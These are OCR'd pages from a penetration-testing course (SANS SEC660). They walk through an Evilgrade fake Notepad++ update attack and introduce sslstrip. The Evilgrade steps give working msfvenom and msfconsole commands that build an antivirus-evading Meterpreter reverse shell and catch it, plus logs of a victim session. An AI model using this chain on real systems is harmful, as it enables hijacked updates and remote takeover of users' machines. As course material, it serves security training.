
- Evilgrade delivers malicious code with local web server
  - Default is agent.exe in isr-evilgrade/agent directory
- Replace this file (Notepad clone) or change the "agent" parameter in the module

```
$ cd /usr/share/isr-evilgrade/agent
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.80.9 LPORT=8080 -f exe --
platform windows -e x86/shikata_ga_nai -a x86 > agent.exe
$ msfconsole -x "use exploit/multi/handler;  set PAYLOAD
windows/meterpreter/reverse_tcp; set LPORT 8080; set LHOST 0.0.0.0; exploit"
[*] Started reverse handler on 0.0.0.0:8080
[*] Starting the payload handler...
```

Evilgrade Step 2: Prepare Executable to Deliver
Evilgrade includes its own web server that it uses to respond to software update checks, and to deliver a malicious executable to the target. The default executable is included in Evilgrade's agent/ directory called "agent.exe", a Notepad clone in Spanish. We can replace this file with any exploit of our choosing.

For our example, we'll create a Metasploit executable using the Meterpreter payload, launched in a reverse TCP stager (the victim who runs the executable will push a Meterpreter shell to the attacker). First, we launch the msfvenom utility with the windows/meterpreter/reverse_tcp payload, specifying the attacker's IP address in the LHOST argument, using TCP/8080 as the Meterpreter port with the LPORT argument. The msfvenom utility encodes the output executable with the shikata ga nai encoder to attempt to avoid antivirus systems, creating a 32-bit x86 executable as /usr/share/isr-evilgrade/agent/agent.exe, though you could create this file with any name you specify in the agent/ directory.

Next, we'll start Metasploit and load the handler to accept connections from the Meterpreter payload, again specifying the LPORT argument for TCP port 8080. The LHOST argument used by the attacker can be set to a specific IP address to launch the listener on a specific interface, or set to 0.0.0.0 to listen and accept connections on all interfaces. In this example, we take advantage of the msfconsole "-x" argument, which allows us to specify all the arguments on the command line, separated by semicolons. Be sure to include quotes around these arguments as shown in the example on this page to prevent the shell from interpreting the semicolons as additional shell commands.




Evilgrade Step 3: Configure Upgrade Module

```
# ./evilgrade
evilgrade>conf notepadplus

evilgrade(notepadplus)>show options

Display options:
===============
Name = notepadplus
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobyte.com.ar>"]
Description = "The notepad++ use GUP generic update process so it''s boggy too."
VirtualHost = "notepad-plus.sourceforge.net"

.------------------------------------------------.
| Name    | Default            | Description     |
+---------+--------------------+-----------------+
| enable  |                  1 | Status          |
| agent   |  ./agent/agent.exe | Agent to inject |
'---------+--------------------+-----------------'

evilgrade(notepadplus)>start
```

Evilgrade Step 3: Configure Upgrade Module

Next we invoke the "evilgrade" executable to invoke the handler for the Notepad++ software update process. At the "`evilgrade>`" prompt, enter "`conf notepadplus`" to invoke the Notepad++ handler. For any Evilgrade module, running "`show options`" will display configuration information and options that can be manipulated using the "set" command, such as the filename to an alternative executable to deliver to the attacker. Finally, launch the module by issuing the "`start`" command, which will invoke the Evilgrade web server.

Notepad++ Update Attack



C:\Program Files\Notepad++\change.log - Notepad++

File Edit Search View Encoding Language Settings Macro Run TextFX Plugins Window ?
change.log

```
Notepad++ v5.8 new features and fixed bugs (from v5.7) :

1.  Upgrade Scintilla to version 2.21.
2.  Fix a vulnerability issue: Load SciLexer.dll with its full path to avoid hijack.
3.  Fix Unicode file corrupted
4.  Fix DBCS encodings file sa
5.  Fix file containing NULL c
6.  Fix php syntax highlightin
7.  Fix dragging undocked wind                                              tyle.
8.  Fix dragging undocked wind                                              Aero UI style.
9.  Fix large file truncated m
10. Improve file loading perfo
11. Fix Shortcut Mapper incons                                              command.
12. Add 2 line wrap methods (c
13. Add 2 menu commands : "Modify Shortcut/Delete Macro" and  "Modify Shortcut/Delete Command".
14. Add "Modify" and "Delete" buttons on Shortcut mapper dialog.
15. Add macro new ability to record search and replace actions.
16. Fix SaveSession bug.
17. Remove characters count feature from the status bar due to its performance issue with UTF8 file.
18. Fix crash issue due to themes switching.
```


Notepad++ update

An update package is available, do you want to download it?

Click Cancel button if you don't want to be bothered anymore.

Normal text file length : 2122 lines : 52 Ln : 18 Col : 25 Sel : 0 Dos\Windows ANSI INS

Notepad++ Update Attack
Following these steps, Evilgrade will monitor all traffic until it sees an update request directed to notepad-plus.sourceforge.net. When this request is observed, Evilgrade will respond to the client, indicating that an update is available. The end-user will be prompted to download and install the update, as shown on this slide.




Evilgrade Step 4: Update Delivery Status

- Evilgrade web server logs each request and response
- Initial request to "Check for Update" page
- Subsequent request for update executable

```
evilgrade(notepadplus)>
[29/9/2010:16:28:0] - [WEBSERVER] - [modules::notepadplus] - [10.10.10.113] - Request:
"getDownLoadUrl.php"

evilgrade(notepadplus)>
[29/9/2010:16:28:4] - [WEBSERVER] - [modules::notepadplus] - [10.10.10.113] - Request:
".exe"

evilgrade(notepadplus)>
[29/9/2010:16:28:5] - [WEBSERVER] - [modules::notepadplus] - [10.10.10.113] - Agent
sent: "./agent/agent.exe"
```

Evilgrade Step 4: Update Delivery Status
Evilgrade will log to standard output the status of client requests for updates, as shown on this slide. The first log entry indicates that the Notepad++ client requested the getDownLoadUrl.php page, which checks for an available update. The second entry indicates the client's request for the executable file to download and install, followed by the delivery of the agent/agent.exe file to the victim.




Evilgrade Step 5: Leverage Meterpreter Access

- Return to the Meterpreter handler:

```
[*] Starting the payload handler...
[*] Sending stage (748544 bytes) to 10.10.10.113
[*] Meterpreter session 1 opened (10.10.10.10:8080 -> 10.10.10.113:60213)

meterpreter > sysinfo
Computer: JWRIGHT-X300
OS      : Windows 7 (Build 7600, ).
Arch    : x86
Language: en_US
meterpreter > shell
Process 2180 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\Notepad++\updater>
```

Evilgrade Step 5: Leverage Meterpreter Access

Returning to the attacker's screen where Metasploit was invoked to handle the reverse TCP Meterpreter interface we can see that when Notepad++ downloads and launches the "agent.exe" file delivered by Evilgrade as the Notepad++ update, the victim connects back to the Meterpreter handler. From the "`meterpreter >`" prompt we have tremendous control over the attacker's system, including shell access.



Evilgrade Options

- Deliver your preferred remote access payload for control
  - Meterpreter or commercial agent
  - Custom executable that creates a helpdesk ticket
- Useful modules included with Evilgrade
  - Can add additional modules based on observed software update characteristics
  - Test locally first, then utilize in your test

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 209


Evilgrade Options

When using Evilgrade, we have a lot of options for delivering a payload executable. While we used a Metasploit Meterpreter payload in this example, you can deliver any executable that is desired, leveraging agent software from commercial tools such as CORE IMPACT or CANVAS, or a custom executable such as one that creates an automatic helpdesk ticket with local system information for remediation.

Evilgrade includes several software update exploit modules by default, but it is also easily customizable to add new exploit modules as well. If you can capture traffic on a network, use Wireshark to identify software update activity sent over HTTP to identify new attack options. Download and install the same software on a test system you control for developing your own attack module, then deploy it against your target after validating a successful exploit in your lab environment.

HTTPS

- Relied upon for many applications
- Browsers have matured significantly in warning about untrusted certificates
- Firefox: Five clicks to accept untrusted cert.



Untrusted Connection - Mozilla Firefox (Private Bro...

This Connection is Untrusted

You have asked Firefox to connect securely to **www.wigle.net**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

Technical Details

www.wigle.net uses an invalid security certificate.


The certificate is not trusted because it is self signed.
The certificate is only valid for wigle.net

Certificate impersonation is unlikely to succeed with modern browsers.

HTTPS
HTTPS or HTTP over SSL is relied upon as a critical network technology for many organizations, used by web browsers and many other applications to protect the confidentiality, integrity, and authenticity of data. Certificate validation for HTTPS has significantly improved in web browsers in the past few years where earlier browsers would make it too simple for an uninformed user to accept a certificate warning without understanding the impact of doing so.

Modern web browsers such as Firefox demonstrate a significant warning when a certificate is invalid for any reason, as shown on this slide. To bypass this warning and continue with the invalid certificate, the user must click through five options before continuing.

With these changes to browser behavior, older invalid certificate impersonation attacks seem to be an unlikely attack venue. However, other opportunities are available to exploit HTTPS security, without trigger certificate warnings.



Sslstrip

- Leverages MITM attack to manipulate HTTP traffic
- Proxies requests to upstream HTTPS site
  - User only gets HTTP traffic
- Logs traffic, commonly revealing authentication credentials
- Uses clever tricks to assuage user concerns


Many otherwise secure sites rely on HTTP-to-HTTPS redirection. Starting with a weak protocol threatens a stronger one.

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 211

Sslstrip
Sslstrip is a tool by Moxie Marlinspike to leverage a MITM attack to manipulate HTTP traffic. Instead of using an invalid certificate to trick the user into terminating the SSL session with the attacker, Sslstrip avoids any certificate warnings by rewriting all HTTP traffic to remove references to HTTPS. Sslstrip proxies all traffic intended to use SSL to the legitimate SSL server, but only responds with HTTP traffic to the victim, allowing the attacker to access all content while logging activity such as POST statements. Sslstrip also uses some clever tricks to assuage user concerns about seeing their traffic sent over HTTP instead of HTTPS.

Sslstrip takes advantage of a common flaw in HTTPS websites: Many sites start with HTTP activity, which is later redirected to HTTPS. Consider, for example, logging into a Gmail account. Very few users will enter "https://www.gmail.com" in the web browser, instead relying on Gmail to redirect HTTP traffic to HTTPS. However, since the user is relying on a weak protocol (HTTP) to redirect them, the security of a stronger protocol (HTTPS) is threatened.

Sslstrip does not allow an attacker to eavesdrop on activity sent directly to an HTTPS server without being redirected from an HTTP site, yet it is still an amazingly effective attack tool. Sslstrip is available at http://www.thoughtcrime.org/software/sslstrip.



Sslstrip Interception

http://www.kohls.com/...

https://www.kohls.com/...

Victim

sslstrip

Gmail

